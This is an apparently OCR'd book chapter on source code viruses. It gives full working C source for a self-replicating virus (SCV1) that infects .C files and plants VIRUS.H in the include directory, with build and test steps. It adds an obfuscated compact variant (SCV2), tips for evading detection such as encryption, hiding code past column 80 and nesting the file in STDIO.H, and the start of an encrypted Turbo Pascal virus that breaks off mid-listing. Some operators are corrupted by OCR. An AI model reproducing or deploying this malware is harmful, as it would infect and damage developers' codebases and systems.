The first and most portable way to "reverse the compile," if you will, is to write the viral infection routine twice— once as a compileable routine and once as initialized data. When compiled, the viral routine coded as data ends up being a copy of the source code inside of the executable. The executing virus routine then just copies the virus-as-data into the file it wants to infect. Alternatively, if one is willing to sacrifice portability, and use a compiler that accepts inline assembly language, one can write most of the virus as DB statements, and do away with having a second copy of the source code worked in as data. The DB statements will just contain machine code in ASCII format, and it is easy to write code to convert from binary to ASCII. Thus the virus-as-instructions can make a compileable ASCII copy of itself directly from its binary instructions. Either approach makes it possible for the virus to survive a compile and close the loop in Figure 18.2.

Obviously, a source code virus must place a call to itself somewhere in the program source code so that it will actually get called and executed. Generally, this is a more complicated task




Fig. 18.2: The two lives of a source code virus.

when attacking source code than when attacking executables. Executables have a fairly rigid structure which a virus can exploit. For example, it is an easy matter to modify the initial **cs:ip** value in an EXE file so that it starts up executing some code added to the end of the file, rather than the intended program. Not so for a source file. Any virus infecting a source file must be capable of understanding at least some rudimentary syntax of the language it is written in. For example, if a virus wanted to put a call to itself in the *main()* routine of a C program, it had better know the difference between

```
/*
void main(int argc, char *argv[]) {
   This is just a comment explaining how to
   do_this();      The program does this
   and_this();     And this, twice.
   and_this();
   . . .   }
*/
```

and

```
void main(int argc, char *argv[]) {
    do_this();
    and_this();
    and_this();
    . . .  }
```

or it could put its call inside of a comment that never gets compiled or executed!

Source code viruses could conceivably achieve any level of sophistication in parsing code, but only at the expense of becoming as large and unwieldy as the compiler itself. Normally, a very limited parsing ability is best, along with a good dose of politeness to avoid causing problems in questionable circumstances.

So much for the two main hurdles a source code virus must overcome.

Generally source code viruses will be large compared to ordinary executable viruses. Ten years ago that would have made them impossible on microcomputers, but today programs hundreds of kilobytes in length are considered small. So adding 10 or 20K to one isn't necessarily noticeable. Presumably the trend toward bigger and bigger programs will continue, making the size factor much less important.

The Origin of Source Code Viruses

Source code viruses have been shadowy underworld denizens steeped in mystery until now. They are not new, though. On the contrary, I think these ideas may actually pre-date the more modern idea of what a virus is.

Many people credit Fred Cohen with being the inventor of viruses. Certainly he was the first to put a coherent discussion of them together in his early research and dissertation, published in 1986. However, I remember having a lively discussion of viruses with a number of students who worked in the Artificial Intelligence Lab at MIT in the mid-seventies. I don't remember whether we called them "viruses," but certainly we discussed programs that had the same functionality as viruses, in that they would attach themselves to other programs and replicate. In that discussion, though, it was pretty much assumed that such a program would be what I'm calling a source code virus. These guys were all LISP freaks (and come to think of it LISP would be a nice language to do this kind of stuff in). They weren't so much the assembly language tinkerers of the eighties who really made a name for viruses.

The whole discussion we had was very hypothetical, though I got the feeling some of these guys were trying these ideas out. Looking back, I don't know if the discussion was just born of intellectual curiosity or whether somebody was trying to develop something like this for the military, and couldn't come out and say so since it was classified. (The AI Lab was notorious for its secret government projects.) I'd like to believe it was just idle speculation. On the other hand, it wouldn't be the first time the military was quietly working away on some idea that seemed like science fiction.

The next thread I find is this: Fred Cohen, in his book *A Short Course on Computer Viruses*, described a special virus purportedly put into the first Unix C compiler for the National Security Agency by Ken Thompson.[2] It was essentially designed to put a back door into the Unix login program, so Thompson (or the NSA) could log into any system. Essentially, the C compiler would recognize the login program's source when it compiled it, and modify it. However, the C compiler also had to recognize another C compiler's source, and set it up to propagate the "fix" to put the back door in the login. Although Thompson evidently did not call his fix a virus, that's what it was. It tried to infect just one class of programs: C compilers. And its payload was designed to miscompile only the

2 Frederick B. Cohen, *A Short Course on Computer Viruses*, (ASP Press, Pittsburgh, PA:1990), p. 82.

login program. This virus wasn't quite the same as a source code virus, because it didn't add anything to the C compiler's *source* files. Rather, it sounds like a hybrid sort of virus, which could only exist in a compiler. None the less, this story (which is admittedly third hand) establishes the existence of viral technology in the seventies. It also suggests again that these early viruses were not too unlike the source code viruses I'm discussing here.

One might wonder, why would the government be interested in developing viruses along the lines of source code viruses, rather than as direct executables? Well, imagine you were trying to invade a top-secret Soviet computer back in the good ol' days of the Cold War. From the outside looking in, you have practically no understanding of the architecture or the low level details of the machine (except for what they stole from you). But you know it runs Fortran (or whatever). After a lot of hard work, you recruit an agent who has the lowest security clearance on this machine. He doesn't know much more about how the system operates than you do, but he has access to it and can run a program for you. Most computer security systems designed before the mid-80's didn't take viral attacks into account, so they were vulnerable to a virus going in at a low security level and gaining access to top secret information and convey it back out. (See the chapter *A Viral Unix Security Breach* later in this book for more details.) Of course, that wasn't a problem since there weren't any viruses back then. So what kind of virus can your agent plant? A source virus seems like a mighty fine choice in this case, or in any scenario where knowledge of the details of a computer or operating system is limited. That's because they're relatively portable, and independent of the details.

Of course, much of what I've said here is speculative. I'm just filling in the holes from some remarks I've heard and read here and there over the course of two decades. We may never know the full truth. However it seems fairly certain that the idea of a virus, if not the name, dates back before the mid 80's. And it would also appear that these early ideas involved viruses quite unlike the neat little executables running amok on PC's these days.

A Source Code Virus in C

Ok, it's time to bring source code viruses out of the theoretical realm and onto paper. Let's discuss a simple source code virus written in C, designed to infect C files. Its name is simply SCV1.

SCV1 is not an extremely agressive virus. It only infects C files in the current directory, and it makes no very serious efforts to hide itself. None the less, I'd urge you to be extremely careful with it if you try it out. It is for all intents and purposes undetectable with existing anti-virus technology. Don't let it get into any development work you have sitting around!

Basically, SCV1 consists of two parts, a C file, SCV1.C and a header file VIRUS.H. The bulk of the code for the virus sits in VIRUS.H. All SCV1.C has in it is an include statement to pull in VIRUS.H, and a call to the main virus function *sc_virus()*. The philosophy behind this breakdown is that it will help elude detection by sight because it doesn't put a huge pile of code in your C files. To infect a C file, the virus only needs to put an

```
#include <virus.h>
```

statement in it and stash the call

```
sc_virus();
```

in some function in the file. If you don't notice these little additions, you may never notice the virus is there.

SCV1 is not very sneaky about where it puts these additions to a C file. The include statement is inserted on the first line of a file that is not part of a comment, the call to *sc_virus()* is always placed right before the last closing bracket in a file. That makes it the *last* thing to execute in the last function in a file. For example, if we take the standard C example program HELLO.C:

```
/* An easy program to infect with SCV1 */

#include <stdio.h>

void main()
{
  printf(“%s”,"Hello, world.");
}
```

and let it get infected by SCV1. It will then look like this:

```
/* An easy program to infect with SCV1 */
#include <virus.h>

#include <stdio.h>

void main()
{
  printf(“%s”,"Hello, world.");
sc_virus();}
```

That’s all an infection consists of.

When executed, the virus must perform two tasks: (1) it must look for the VIRUS.H file. If VIRUS.H is not present, the virus must create it in your INCLUDE directory, as specified in your environment. (2) The virus must find a suitable C file to infect, and if it finds one, it must infect it. It determines whether a C file is suitable to infect by searching for the

```
#include <virus.h>
```

statement. If it finds it, SCV1 assumes the file has already been infected and passes it by. To avoid taking up a lot of time executing on systems that do not even have C files on them, SCV1 will not look for VIRUS.H or any C files if it does not find an INCLUDE environment variable. Checking the environment is an extremely fast process, requiring no disk access, so the average user will have no idea the virus is there.

VIRUS.H may be broken down into two parts. The first part is simply the code which gets compiled. The second part is the character constant `virush[]`, which contains the whole of VIRUS.H as a constant. If you think about it, you will see that some coding trick must be employed to handle the recursive nature of `virush[]`. Obviously, `virush[]` must contain all of VIRUS.H, *including the specification of the constant* `virush[]` *itself.* The function *write_virush()* which is responsible for creating a new VIRUS.H in the infection process, handles this task by using two indicies into the character array. When the file is written, *write_virush()* uses the first index to get a character from the array and write it directly to the new VIRUS.H file. As soon as a null in `virush[]` is encountered, this direct write process is suspended. Then, *write_virush()* begins to use the second index to go through `virush[]` a second time. This time it takes each character in `virush[]` and convers it to its numerical value, e.g.,

‘a’ → ‘65’

and writes that number to VIRUS.H. Once the whole array has been coded as numbers, `write_virush()` goes back to the first index and continues the direct transcription until it reaches the end of the array again.

The second ingredient in making this scheme work is to code `virush[]` properly. The trick is to put a null in it right after the opening bracket of the declaration of `virush[]`:

```
static char virush[]={49,52,......
 . . . . .
 63,68,61,72,20,76,69,72,75,73,68,5B,5D,3D,7B,0,7D,
(c  h  a  r     v  i  r  u  s  h  [  ]  =  {     } )
 . . . . .                                  ↑
 . . . }                                    |
                                        Null goes here
```

This null is the key which tells `write_virush()` where to switch from index one to index two. The last character in `virush[]` is also a null for convenience’ sake.

Coding the `virush[]` constant for the first time would be a real headache if you had to do it by hand. Every change you made to the virus would make your headache worse. Fortunately that isn’t necessary. One may write a program to do it automatically. Here we call our constant-generator program CONSTANT. The CONSTANT program essentially uses the same technique as `write_virush()` to create the first copy of VIRUS.H from a source file, VIRUS.HS. VIRUS.HS is writtten with all of the correct code that VIRUS.H should have, but instead of a complete `virush[]` constant, it uses a declaration

```
static char virush[]={0};
```

The CONSTANT program simply goes through VIRUS.HS looking for this declaration, and fills `virush[]` in with the contents it should have.

Clearly the size of the code is a concern. Since the CONSTANT program puts all of the comments and white space into `virush[]` and moves them right along with the virus, it carries a lot of extra baggage. A second implementation of the same virus, called SCV2, gets rid of that baggage by writing VIRUS.H in the most economical form possible. This could probably be accomplished mechanically with an improved CONSTANT program which could remove comments and compress the code.

SCV1 could easily be made much more elusive and effective without a whole lot of trouble. A file search routine which jumps directories is easy to write and would obviously make the virus more infective. On a more subtle level, no special efforts have been made to hide the virus and what it is doing. The file writes are not coded in the fastest manner possible, nor is the routine to determine if a file is infected. The `virush[]` constant could easily be encrypted (even using C's random number generator) so that it could not be seen in the executable file. The VIRUS.H file could be hidden, nested in another .H file (e.g. STDIO.H), and even dynamically renamed. The statements inserted into C files could be better hidden. For example, when inserting the include statement, the virus could look for the first blank line in a C file (not inside a comment) and then put the include statement on that line out past column 80, so it won't appear on the screen the minute you call the file up with an editor. Likewise, the call to `sc_virus()` could be put out past column 80 anywhere in the code of any function.

One of the bigger problems a source code virus in C must face is that it will have little idea what the function it inserts itself in actually does. That function may rarely get called, or it may get called a hundred times a second. The virus isn't smart enough to know the difference, unless it goes searching for `main()`. If the virus were inserted in a frequently called function, it would noticeably bog down the program on a system with development work on it. Additionally, if the virus has infected multiple components of a single program it could be called at many different times from within a variety of routines. This potential problem could be avoided by putting a global time stamp in the virus, so that it would allow itself to execute at most—say—every 15 minutes within any given instance of a program.

Properly handled, this “problem” could prove to be a big benefit, though. Because the compiler carefully structures a c program when it compiles it, the virus could conceivably be put *anywhere* in the code. This overcomes the normal limitations on executable viruses which must always take control *before* the host starts up, because once the host starts, the state of memory, etc., will be uncertain.

So there you have it. Once the principles of a source code virus are understood, they prove rather easy to write. The code required for SCV1 is certainly no more complex than the code for a simple direct EXE infector. And the power of the language assures us that much more complex and effective viruses could be concocted.

Source Listing for SCV1.C

The following program will compile with Microsoft C Version 7.0 and probably other versions as well. An admittedly lame attempt has been made to avoid Microsoft-specific syntax so that it shouldn’t be too hard to port to other environments. It was originally developed using a medium memory model.

```
/* This is a source code virus in Microsoft C. All of the code is in virus.h */

#include <stdio.h>
#include <virus.h>

/******************************************************************************/
void main()
{
  sc_virus();                   // just go infect a .c file
}
```

Source Listing for VIRUS.HS

Most of the meat of the virus hides in VIRUS.H. That file is created by running this one through the CONSTANT program, which fills in the `virush[]` constant. Again, this should be compiled with SCV1.C using Microsoft C 7.0.

```
/*Microsoft C 7.0-compatible source code virus
  This file contains the actual body of the virus.

  This code is (C) 1995 by American Eagle Publications, Inc.
                           P.O. Box 1507
                           Show Low, AZ 85901

  ALL RIGHTS RESERVED. YOU MAY NOT COPY OR DISTRIBUTE THIS CODE IN ANY FORM,
  SOURCE OR EXECUTABLE, WITHOUT PRIOR WRITTEN PERMISSION FROM THE PUBLISHER!!!
*/

#ifndef SCVIRUS
#define SCVIRUS

#include <stdio.h>
#include <dos.h>


#define TRUE 1
#define FALSE 0

/* The following array is initialized by the CONSTANT program */
static char virush[]={0};

/****************************************************************************/
/* This function determines whether it is OK to attach the virus to a given
   file, as passed to the procedure in its parameter. If OK, it returns TRUE.
   The only condition is whether or not the file has already been infected.
   This routine determines whether the file has been infected by searching
   the file for “#include <virus.h>”, the virus procedure. If found, it assumes
   the program is infected. */

int ok_to_attach(char *fn)
{
  FILE *host_file;
  int j;
  char txtline[255];

  if ((host_file=fopen(fn,"r"))==NULL) return FALSE;      /* open the file */
  do
    {                                                     /* scan the file */
      j=0; txtline[j]=0;
      while ((!feof(host_file))&&((j==0)||(txtline[j-1]!=0x0A)))
        {fread(&txtline[j],1,1,host_file); j++;}
      txtline[–j]=0;
      if (strcmp(“#include <virus.h>”,txtline)==0)        /* found virus.h ref */
        {
          fclose(host_file);                              /* so don’t reinfect */
          return FALSE;
        }
    }
  while (!feof(host_file));
  close(host_file);                                       /* virus.h not found */
  return TRUE;                                            /* so ok to infect */
}
```

```
/*****************************************************************************/
/* This function searches the current directory to find a C file that
   has not been infected yet. It calls the function ok_to_attach in order
   to determine whether or not a given file has already been infected. It
   returns TRUE if it successfully found a file, and FALSE if it did not.
   If it found a file, it returns the name in fn.  */

int find_c_file(char *fn)
{
  struct find_t c_file;
  int ck;

  ck=_dos_findfirst(fn,_A_NORMAL,&c_file);       /* standard DOS file search */
  while ((ck==0) && (ok_to_attach(c_file.name)==FALSE))
    ck=_dos_findnext(&c_file);                   /* keep looking */
  if (ck==0)                                     /* not at the end of search */
    {                                            /* so we found a file */
      strcpy(fn,c_file.name);
      return TRUE;
    }
  else return FALSE;                             /* else nothing found */
}

/*****************************************************************************/
/* This is the routine which actually attaches the virus to a given file.
   To attach the virus to a new file, it must take two steps: (1) It must
   put a “#include <virus.h>” statement in the file. This is placed on the
   first line that is not a comment. (2) It must put a call to the sc_virus
   routine in the last function in the source file. This requires two passes
   on the file.
*/

void append_virus(char *fn)
{
  FILE *f,*ft;
  char l[255],p[255];
  int i,j,k,vh,cf1,cf2,lbdl,lct;

  cf1=cf2=FALSE;              /* comment flag 1 or 2 TRUE if inside a comment */
  lbdl=0;                     /* last line where bracket depth > 0 */
  lct=0;                      /* line count */
  vh=FALSE;                   /* vh TRUE if virus.h include statement written */
  if ((f=fopen(fn,"rw"))==NULL) return;
  if ((ft=fopen(“temp.ccc”,"a"))==NULL) return;
  do
    {
      j=0; l[j]=0;
      while ((!feof(f)) && ((j==0)||(l[j-1]!=0x0A)))   /* read a line of text */
        {fread(&l[j],1,1,f); j++;}
      l[j]=0;
      lct++;                                         /* increment line count */
      cf1=FALSE;                               /* flag for // style comment */
      for (i=0;l[i]!=0;i++)
        {
          if ((l[i]==’/’)&&(l[i+1]==’/’)) cf1=TRUE;      /* set comment flags */
          if ((l[i]==’/’)&&(l[i+1]==’*’)) cf2=TRUE;      /* before searching */
          if ((l[i]==’*’)&&(l[i+1]==’/’)) cf2=FALSE;     /* for a bracket */
          if ((l[i]==’}’)&&((cf1|cf2)==FALSE)) lbdl=lct; /* update lbdl */
        }
      if ((strncmp(l,"/*",2)!=0)&&(strncmp(l,"//",2)!=0)&&(vh==FALSE))
        {
          strcpy(p,"#include <virus.h>\n");            /* put include virus.h */
          fwrite(&p[0],strlen(p),1,ft);            /* on first line that isnt */
          vh=TRUE;                                  /* a comment, update flag */
          lct++;                                            /* and line count */
        }
      for (i=0;l[i]!=0;i++) fwrite(&l[i],1,1,ft); /*write line of text to file*/
    }
```

```
  while (!feof(f));                              /* all done with first pass */
  fclose(f);
  fclose(ft);
  if ((ft=fopen("temp.ccc","r"))==NULL) return; /*2nd pass, reverse file names*/
  if ((f=fopen(fn,"w"))==NULL) return;
  lct=0;
  cf2=FALSE;
  do
    {
      j=0; l[j]=0;
      while ((!feof(ft)) && ((j==0)||(l[j-1]!=0x0A)))    /* read line of text */
        {fread(&l[j],1,1,ft); j++;}
      l[j]=0;
      lct++;
      for (i=0;l[i]!=0;i++)
        {
          if ((l[i]=='/')&&(l[i+1]=='*')) cf2=TRUE;    /* update comment flag */
          if ((l[i]=='*')&&(l[i+1]=='/')) cf2=FALSE;
        }
      if (lct==lbdl)                               /* insert call to sc_virus() */
        {
          k=strlen(l);                                    /* ignore // comments */
          for (i=0;i<strlen(l);i++) if ((l[i]=='/')&&(l[i+1]=='/')) k=i;
          i=k;
          while ((i>0)&&((l[i]!='}')||(cf2==TRUE)))
            {
              i—;                                     /* decrement i and track*/
              if ((l[i]=='/')&&(l[i-1]=='*')) cf2=TRUE;/*comment flag properly*/
              if ((l[i]=='*')&&(l[i-1]=='/')) cf2=FALSE;
            }
          if (l[i]=='}')       /* ok, legitimate last bracket, put call in now*/
            {                                         /* by inserting it in l */
              for (j=strlen(l);j>=i;j—) l[j+11]=l[j];                /* at i */
              strncpy(&l[i],"sc_virus();",11);
            }
        }
      for (i=0;l[i]!=0;i++) fwrite(&l[i],1,1,f);  /* write text l to the file */
    }
  while (!feof(ft));
  fclose(f);                  /* second pass done */
  fclose(ft);
  remove("temp.ccc");         /* get rid of temp file */
}

/****************************************************************************/
/* This routine searches for the virus.h file in the first include directory.
   It returns TRUE if it finds the file.                                    */

int find_virush(char *fn)
{
  FILE *f;
  int i;

  strcpy(fn,getenv("INCLUDE"));
  for (i=0;fn[i]!=0;i++)                  /* truncate include if it has */
    if (fn[i]==';') fn[i]=0;              /* multiple directories */
  if (fn[0]!=0) strcat(fn,"\\VIRUS.H");    /*full path of virus.h is in fn now*/
  else strcpy(fn,"VIRUS.H");              /* if no include, use current*/
  f=fopen(fn,"r");                        /* try to open the file */
  if (f==NULL) return FALSE;              /* can't, it doesn't exist */
  fclose(f);                              /* else just close it and exit */
  return TRUE;
}
```

```
/*****************************************************************************/
/* This routine writes the virus.h file in the include directory. It must read
   through the virush constant twice, once transcribing it literally to make
   the ascii text of the virus.h file, and once transcribing it as a binary
   array to make the virush constant, which is contained in the virus.h file */

void write_virush(char *fn)
{
  int j,k,l,cc;
  char v[255];
  FILE *f;

  if ((f=fopen(fn,"a"))==NULL) return;
  cc=j=k=0;
  while (virush[j]) fwrite(&virush[j++],1,1,f); /*write up to first 0 in const*/
  while (virush[k]||(k==j))                    /* write constant in binary form */
    {
      itoa((int)virush[k],v,10);               /* convert binary char to ascii #*/
      l=0;
      while (v[l]) fwrite(&v[l++],1,1,f);      /* write it to the file */
      k++;
      cc++;
      if (cc>20)                               /* put only 20 bytes per line */
        {
          strcpy(v,",\n                        ");
          fwrite(&v[0],strlen(v),1,f);
          cc=0;
        }
      else
        {
          v[0]=',';
          fwrite(&v[0],1,1,f);
        }
    }
  strcpy(v,"0};");                             /* end of the constant */
  fwrite(&v[0],3,1,f);
  j++;
  while (virush[j]) fwrite(&virush[j++],1,1,f);/*write everything after const*/
  fclose(f);                                    /* all done */
}

/*****************************************************************************/
/* This is the actual viral procedure. It does two things: (1) it looks for
   the file VIRUS.H, and creates it if it is not there. (2) It looks for an
   infectable C file and infects it if it finds one. */

void sc_virus()
{
  char fn[64];

  strcpy(fn,getenv("INCLUDE"));    /* make sure there is an include directory */
  if (fn[0])
    {
      if (!find_virush(fn)) write_virush(fn);     /* create virus.h if needed */
      strcpy(fn,"*.c");
      if (find_c_file(fn)) append_virus(fn);      /* infect a file */
    }
}

#endif
```

Source Listing for CONSTANT.C

Again, compile this with Microsoft C 7.0. Note that the file names and constant names are hard-coded in.

```
// This program adds the virush constant to the virus.h source file, and
// names the file with the constant as virus.hhh

#include <stdio.h>
#include <fcntl.h>

int ccount;
FILE *f1,*f2,*ft;

void put_constant(FILE *f, char c)
{
  char n[5],u[26];
  int j;

  itoa((int)c,n,10);
  j=0;
  while (n[j]) fwrite(&n[j++],1,1,f);

  ccount++;
  if (ccount>20)
    {
      strcpy(&u[0],",\n                      ");
      fwrite(&u[0],strlen(u),1,f);
      ccount=0;
    }
  else
    {
      u[0]=',';
      fwrite(&u[0],1,1,f);
    }
}

/******************************************************************************/
void main()
{
  char l[255],p[255];
  int i,j;

  ccount=0;
  f1=fopen("virus.hs","r");
  ft=fopen("virus.h","w");
  do
    {
      j=0; l[j]=0;
      while ((!feof(f1)) && ((j==0)||(l[j-1]!=0x0A)))
        {fread(&l[j],1,1,f1); j++;}
      l[j]=0;
      if (strcmp(l,"static char virush[]={0};\n")==0)
          {
            fwrite(&l[0],22,1,ft);
            f2=fopen("virus.hs","r");
            do
              {
                j=0; p[j]=0;
                while ((!feof(f2)) && ((j==0)||(p[j-1]!=0x0A)))
                  {fread(&p[j],1,1,f2); j++;}
                p[j]=0;
                if (strcmp(p,"static char virush[]={0};\n")==0)
```

```
              {
                for (i=0;i<22;i++) put_constant(ft,p[i]);
                p[0]='0'; p[1]=',';
                fwrite(&p[0],2,1,ft);
                ccount++;
                for (i=25;p[i]!=0;i++) put_constant(ft,p[i]);
              }
            else
              {
                for (i=0;i<j;i++) put_constant(ft,p[i]);
              }
          }
        while (!feof(f2));
        strcpy(&p,"0};\n");
        fwrite(&p[0],strlen(p),1,ft);
      }
    else for (i=0;i<j;i++) fwrite(&l[i],1,1,ft);
    }
  while (!feof(f1));
  fclose(f1);
  fclose(f2);
  fclose(ft);
}
```

Test Drive

To create the virus in its executable form, you must first create VIRUS.H from VIRUS.HS using the CONSTANT, and then compile SCV1.C. The following commands will do the job, provided you have your include environment variable set to \C700\INCLUDE:

```
constant
copy virus.h \c700\include
cl scv1.c
```

Make sure you create a directory \C700\INCLUDE (or any other directory you like) and execute the appropriate SET command:

```
SET INCLUDE=C:\C700\INCLUDE
```

before you attempt to run SCV1, or it will not reproduce.

To demonstrate an infection with SCV1, create the file HELLO.C, and put it in a new subdirectory along with SCV1.EXE. Then execute SCV1. After SCV1 is executed, HELLO.C should be infected. Furthermore, if the file VIRUS.H was not in your include directory, it will now be there. Delete the directory you were working in, and VIRUS.H in your include directory to clean up.

The Compressed Virus

A wild source code virus will not have all kinds of nice comments in it, or descriptive function names, so you can tell what it is and what it is doing. Instead, it may look like the following code, which just implements SCV1 in a little more compact notation.

Source Listing for SCV2.C

Again, compile this with Microsoft C 7.0.

```
/* This is a source code virus in Microsoft C. All of the code is in virus.h */

#include <stdio.h>
#include <v784.h>

/****************************************************************************/
void main()
{
  s784();                   // just go infect a .c file
}
```

Source Listing for VIRUS2.HS

```
/* (C) Copyright 1995 American Eagle Publications, Inc. All rights reserved. */

#ifndef S784
#define S784
#include <stdio.h>
#include <dos.h>
static char a784[]={0};

int r785(char *a){FILE *b;int c;char d[255];if ((b=fopen(a,"r"))==NULL)
return 0; do{c=d[0]=0;while ((!feof(b))&&((c==0)||(d[c-1]!=10)))
{fread(&d[c],1,1,b); c++;}d[–c]=0;if (strcmp(“#include<v784.h>”,d)==0){
fclose(b);return 0;}}while(!feof(b));close(b);return 1;}

int r783(char *a){struct find_t b;int c;c=_dos_findfirst(a,_A_NORMAL,&b);while
((c==0)&&(r785(b.name)==0))c=_dos_findnext(&b);if (c==0){strcpy(a,b.name);
return 1;}else return 0;}

void r784(char *a) {FILE *c,*b;char l[255],p[255];
int i,j,k,f,g,h,d,e;g=h=d=e=f=0;
if ((c=fopen(a,"rw"))==NULL) return;if ((b=fopen(“tq784",”a"))==NULL) return;do
```

```
{j=l[0]=0;while ((!feof(c)) && ((j==0)||(l[j-1]!=10))){fread(&l[j],1,1,c); j++;}
l[j]=g=0;e++;for (i=0;l[i]!=0;i++){if ((l[i]=='/')&&(l[i+1]=='/')) g=1;if ((l[i]
=='/')&&(l[i+1]=='*')) h=1;if ((l[i]=='*')&&(l[i+1]=='/')) h=0;if ((l[i]=='}')&&
((g|h)==0))d=e;}if ((strncmp(l,"/*",2)!=0)&&(strncmp(l,"//",2)!=0)&&(f==0))
{strcpy(p,"#include <v784.h>\n");fwrite(&p[0],strlen(p),1,b);f=1;e++;}for
(i=0;l[i]!=0;i++)fwrite(&l[i],1,1,b);}while (!feof(c));fclose(c);fclose(b);if
((b=fopen("tq784","r"))==NULL) return;if ((c=fopen(a,"w"))==NULL)
return;h=e=0;do{j=l[0]=0;while ((!feof(b))&&((j==0)||(l[j-1]!=10)))
{fread(&l[j],1,1,b);j++;}l[j]=0;e++;for(i=0;l[i]!=0;i++){if((l[i]=='/'
)&&(l[i+1]=='*'))h=1;if((l[i]=='*')&&(l[i+1]=='/')) h=0;}if (e==d) {k=strlen(l);
for(i=0;i<strlen(l);i++)if((l[i]=='/')&&(l[i+1]=='/'))k=i;i=k;
while((i>0)&&((l[i]!='}')||(h==1))){i—;if ((l[i]=='/')
&&(l[i-1]=='*')) h=1;if ((l[i]=='*')&&(l[i-1]=='/')) h=0;}if (l[i]=='}'){
for(j=strlen(l);j>=i;j—)l[j+7]=l[j];strncpy(&l[i],"s784();",7);}}for (i=0;
l[i]!=0;i++) fwrite(&l[i],1,1,c);}while (!feof(b));fclose(c);fclose(b);
remove("tq784");}

int r781(char *a) {FILE *b;int c;strcpy(a,getenv("INCLUDE"));for (c=0;a[c]!=0;
c++) if (a[c]==';') a[c]=0;if (a[0]!=0) strcat(a,"\\V784.H"); else strcpy(a,
"V784.H");if ((b=fopen(a,"r"))==NULL) return 0;fclose(b);return 1;}

void r782(char *g) {int b,c,d,e;char a[255];FILE *q;if ((q=fopen(g,"a"))==NULL)
return; b=c=d=0; while (a784[b]) fwrite(&a784[b++],1,1,q);
while (a784[d]||(d==b)){itoa((int)a784[d],a,10);e=0;while (a[e])
fwrite(&a[e++],1,1,q);d++;c++;if (c>20)
{strcpy(a,",\n                    ");fwrite(&a[0],strlen(a),1,q);c=0;}else
{a[0]=',';fwrite(&a[0],1,1,q);}}strcpy(a,"0};");fwrite(&a[0],3,1,q);b++;while
(a784[b]) fwrite(&a784[b++],1,1,q);fclose(q);}

void s784() {char q[64]; strcpy(q,getenv("INCLUDE"));if (q[0]){if (!r781(q))
r782(q); strcpy(q,"*.c"); if (r783(q)) r784(q);}}
#endif
```

A Source Code Virus in Turbo Pascal

The following program, SCVIRUS, is a source code virus written for Turbo Pascal 4.0 and up. It is very similar in function to SCV1 in C except that all of its code is contained in the file which it infects. As such, it just looks for a PAS file and tries to infect it, rather than having to keep track of both an include file and infected source files.

This virus is completely self-contained in a single procedure, VIRUS, and a single typed constant, TCONST. Note that when writing a source code virus, one tries to keep as many variables and procedures as possible local. Since the virus will insert itself into many different source files, the fewer global variable and procedure names, the fewer potential conflicts that the compiler will alert the user to. The global variables and procedures which one declares should be strange enough names that they probably won't get used in an ordinary program. One must avoid things like i and j, etc.

SCVIRUS will insert itself into a file and put the call to VIRUS right before the "end." in the main procedure. It performs a search only on the current directory. If it finds no files with an extent of .PAS it simply goes to sleep. Obviously, the danger of accidently inserting the call to VIRUS in a procedure that is called very frequently is avoided by searching for an "end." instead of an "end;" to insert the call. That makes sure it ends up in the main procedure (or the initialization code for a unit).

SCVIRUS implements a simple encryption scheme to make sure that someone snooping through the executable code will not see the source code stuffed in TCONST. Rather than making TCONST a straight ASCII constant, each byte in the source is multiplied by two and XORed with 0AAH. To create the constant, one must take the virus procedure (along with the IFNDEF, etc.) and put it in a separate file. Then run the ENCODE program on it. ENCODE will create a new file with a proper TCONST definition, complete with encryption. Then, with an editor, one may put the proper constant back into SCVIRUS.PAS.

Clearly the virus could be rewritten to hide the body of the code in an include file, VIRUS.INC, so that the only thing which would have to be added to infect a file would be the call to VIRUS and a statement

```
{$I VIRUS.INC}
```

Since Turbo Pascal doesn't make use of an INCLUDE environment variable, the virus would have to put VIRUS.INC in the current directory, or specify the exact path where it did put it (\TP\BIN, the default Turbo install directory might be a good choice). In any event, it would probably only want to create that file when it had successfully found a PAS file to infect, so it did not put new files on systems which had no Pascal files on them to start with.

Source Listing of SCVIRUS.PAS

The following code is a demonstration model. It compiles up to a whopping 47K. Getting rid of all the comments and white space, as well as using short, cryptic variable names, etc., compresses it down to 16K, which is somewhat more acceptable.

```
program source_code_virus;      {This is a source code virus in Turbo Pascal}

uses dos;                       {DOS unit required for file searches}

{(C) 1995 American Eagle Publications, Inc. All Rights Reserved!}

{The following is the procedure “virus” rendered byte by byte as a constant.
 This is required to keep the source code in the executable file when
 compiled. The constant is generated using the ENCODE.PAS program.}
const
 tconst:array[1..8419] of byte=(92,226,56,38,54,34,32,
    38,234,12,44,6,56,14,80,234,234,234,234,234,234,234,
    . . . .
    92,116,102,234,70,120,78,64,76,80,176,190,92,226,32,54,34,56,
    38,80,176,190,176,190);

{This is the actual viral procedure, which goes out and finds a .PAS file
 and infects it}

{$IFNDEF SCVIR}              {Make sure an include file doesn’t also have it}
{$DEFINE SCVIR}
PROCEDURE VIRUS;             {This must be in caps or it won’t be recognized}
var
  fn               :string;     {File name string}
  filetype         :char;       {D=DOS program, U=Uni}
  uses_flag        :boolean;    {Indicates whether “uses” statement present}

  {This sub-procedure makes a string upper case}
  function UpString(s:string):string;
  var j:byte;
  begin
    for j:=1 to length(s) do s[j]:=UpCase(s[j]);    {Just use UpCase for the}
    UpString:=s;                                               {whole length}
  end;

  {This function determines whether it is OK to attach the virus to a given
   file, as passed to the procedure in its parameter. If OK, it returns TRUE.
   The only condition is whether or not the file has already been infected.
   This routine determines whether the file has been infected by searching
   the file for “PROCEDURE VIRUS;”, the virus procedure. If found, it assumes
   the program is infected. While scanning the file, this routine also sets
   the uses_flag, which is true if there is already a “uses” statement in
   the program.}
